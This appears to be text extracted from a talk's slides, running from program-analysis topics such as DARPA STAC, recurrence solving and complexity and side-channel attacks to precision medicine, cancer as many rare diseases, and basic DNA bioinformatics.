



SAS 2011



SAS 2015

DARPA: STAC







RR Solver

$$T(n) = T(g(n)) + f(n)$$



RR Solver

$O(h(n))$

Complexity attacks

Space attacks

Side channels

What about people?

Can we fix people?



BRIEFING ROOM

ISSUES

THE ADMINISTRATION

PARTICIPATE

1600 PENN

Search



THE PRECISION MEDICINE INITIATIVE



What *is* precision medicine?

Data-driven

(Often) genome-guided

“right drug to right patient”

Curing Cancer

Cancer is not a disease.

Cancer is *many* diseases.

Cancer is many *rare* diseases.

Curing rare diseases.

But, first BIO IOI

DNA is char^* .


A T C G


A

